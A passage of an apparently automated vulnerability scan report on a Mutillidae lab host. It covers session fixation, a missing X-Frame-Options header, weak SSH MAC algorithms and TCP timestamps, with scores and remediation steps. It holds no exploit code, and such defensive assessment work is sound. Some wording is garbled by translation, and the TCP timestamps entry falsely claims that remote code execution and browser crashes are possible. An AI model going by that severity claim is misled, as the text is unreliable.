http://172.16.63.129/mutillidae/?page=add...	Target: http://172.16.63.129:80/mutillidae/ There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1. Generate SESSIONID dynamically.

14 Response header not set X-FRAME-OPTIONS

Type: potential risk

Description:

Because no response header X-Frame-Options is set in the application, it is vulnerable to click-hijacking attacks. Click-hijacking is a visual deception. An attacker uses a transparent and invisible iframe to cover a web page and then induces the user to operate on it. At this time, the user clicks on a transparent iframe page without knowing it. By adjusting the location of the iframe page, users can be enticed to click on some functional buttons on the iframe page. Attackers often cooperate with social workers to complete the attack. For example, an attacker can click and hijack through flash to control the camera of the user's computer. With the development of touch-screen technology, click hijacking attack is further developed. Due to the limited screen of mobile phones, mobile browsers hide the address bar in order to save space, so visual deception on mobile phones is easier to implement.

Classification:

CVE: [*]

CVSS Score: 3.1

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129	Target: http://172.16.63.129 No response header X-Frame-Options is set.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1. Disallow the nesting of iframe, the frame busting method, through JavaScript code. 2. Restrict iframe loading by setting the response header X-Frame-Options. DENY: Refuse browsers to load any frame pages, SAMEORIGIN: Frame page address can only be pages under the same domain name. ALLOW-FROM: You can customize the page address that allows frame to load. In addition, some browser vendors have added extensions to defend against clickjacking, such as Firefox's "content security POlicy'and'No-script

15 SSH Weak MAC Algorithms Supported

Type: general[ov]

Description:

The remote SSH server is configured to allow weak MD5 and/or 96-bit MAC algorithms.

Classification:

CVE: [*]

CVSS Score: 2.6

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:22	Target: IP: 172.16.63.129 Port: 22，The remote SSH server is configured to allow weak MD5 and/or 96-bit MAC algorithms.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Disable the weak MAC algorithms.

16 TCP timestamps

Type: general[ov]

Description:

The remote host implements TCP timestamps and therefore allows to compute the uptime. Successful exploitation could result in remote arbitrary code execution, spoofing attacks, sensitive information disclosure, and can crash the browser. Impact Level : System A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Classification:

CVE: [*]

CVSS Score: 2.6

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129	Target: IP 172.16.63.129 ， The remote host implements TCP timestamps and therefore allows to compute the uptime. Successful exploitation could result in remote arbitrary code execution, spoofing attacks, sensitive information disclosure, and can crash the browser. Impact Level : System A side effect of this feature is that the uptime of the remote host can sometimes be computed.

References:

#	REFERENCE
1	:http://www.ietf.org/rfc/rfc1323.txt

Vulnerability Solution:

To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime. To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled' Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled. The default behavior of the TCP/IP stack on this Systems is, to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment. See also: http://www.microsoft.com/en-us/download/details.aspx?id=9152